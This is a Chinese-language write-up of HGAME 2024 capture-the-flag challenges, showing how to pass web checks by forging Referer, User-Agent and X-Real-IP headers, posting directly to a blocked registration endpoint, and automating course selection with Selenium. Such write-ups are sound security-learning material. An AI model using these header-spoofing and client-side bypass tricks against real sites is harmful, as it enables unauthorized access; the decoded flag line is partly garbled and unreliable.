

misc:

签到:

关注“凌武科技”微信公众号，发送“HGAME2024”获得 Flag!

web:

ezHTTP:

请从vidar.club访问这个页面

Referer: vidar.club

注意 Referer 不能放在最下面

<p>
 请通过Mozilla/5.0 (Vidar; VidarOS x86_64)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0
 Safari/537.36 Edg/121.0.0.0访问此页面
</p>

User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0
Safari/537.36 Edg/121.0.0.0

<p>
 请从本地访问这个页面
</p>

X-Forwarded-For #发现不好使

CF-Connecting-IP

True-Client-IP

X-Real-IP #这个好使

Accept-Language: zh-CN, zh;q=0.9

X-Real-IP: 127.0.0.1

Authorization: Bearer

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjbG9ja3R5cGU6ImFkbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQ1lG61JTReFhmbcfIdq7MvJDncYpjaT7ztEDe

解码

g": "hgame(HTTP_Is_1mP0rT4nt)".TfI


Bypass_it:

用户登录

- 用户名:
- 密 码:
- ☐ 7天内自动登录
- [注册](#)

解法 1:

用 burp 抓包,抓注册的包时发现 register_page.php 源代码



发现其中出现了 register.php

```
<body>
  <div class="container">
    <form action="register.php" method="post">
      <fieldset>
        <legend>
          用户注册
        </legend>
        <ul>
          <li>
            <label>
              用户名:
            </label>
            <input type="text" name="username" />
          </li>
          <li>
            <label>
              密 码:
            </label>
            <input type="password" name="password" />
          </li>
          <li>
            <label>

            </label>
            <input type="submit" name="register" value="注册"
            />
          </li>
        </ul>
      </fieldset>
    </form>
  </div>
</body>
```

又由 `<form action="register.php" method="post">` 确定了消息是发往 `register.php`, 但被下面的 `js` 代码拦截并强制返回了, 也就是说没有进到注册页面。

那么我们看到 `register` 本来就是用 `POST` 方法, 那么我们直接向 `register.php` 发送请求, 直接套用登录的 `POST` 码, 发送。


```
Request
Pretty Raw Hex
1 POST /register.php HTTP/1.1
2 Host: 47.100.245.185:32028
3 Content-Length: 46
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://47.100.245.185:32028
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
  =b3;q=0.7
10 Referer: http://47.100.245.185:32028/login.html
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 username=1&password=1&login=%E7%99%BB%E5%BD%95

1 HTTP/1.1 200 OK
2 Server: nginx/1.16.1
3 Date: Mon, 05 Feb 2024 11:39:14 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 X-Powered-By: PHP/7.4.5
7 Content-Length: 97
8
9 <script language='javascript' defer>
  alert('注册成功');
  top.location.href='login.html'
</script>
```

然后用注册的账密登录即可

解法 2:

用 `edge` (之前用其他浏览器没看到), 点击注册, 来到 `register_page.php` 页面后不要着急点确定 (点了就回去了)。



打开 f12 看看里面源代码,找到内个“很抱歉,当前不允许注册”那一行,把它删除,保存,然后回到 login.html,再次点击注册。

用户注册

- 用户名:
- 密 码:
-

正常注册再登录,OK!

Select_Courses:

解法 1:不断手动点击“选课”“确定”直到一节课被选上,运气好大约 30 分钟就能全选上==

解法 2:用 python 代替人工点击,代码如下

```
1 from selenium import webdriver
2 import time
3 from lxml import etree
4 import urllib.request
5
6 qk_url = 'http://47.100.245.185:30502'
7
8 class Concert:
9     """初始化加载"""
10    def __init__(self):
11        self.driver = webdriver.Chrome(executable_path='C:\\Program Files\\Google\\Chrome\\Application\\chromedriver.exe')
12
13    """登录"""
14    def login(self):
15        self.driver.get(qk_url)
16        time.sleep(3) # 等待页面加载完成 同时留时间"露出"选课按钮
17
18    def choose(self):
19        while True:
20            Element = self.driver.find_element_by_xpath('//button[contains(text(), "选课")]') # 通过按钮文本定位
21            Element.click()
22            print(1)
23            time.sleep(0.1)
24            self.driver.switch_to.alert.accept() #接收alert()弹窗
25            print(2)
26            time.sleep(0.1)
27
28 con=Concert()
29 con.login()
30 con.choose()
```

运行后打开选课页面,要在 3 秒内打开想选的课,显露出抢课按钮

然后等待一会,刷新看看有没有选上,选上了就点下一节课,而且要按从上往下的顺序(目前的技术只支持整个半自动的 QAQ)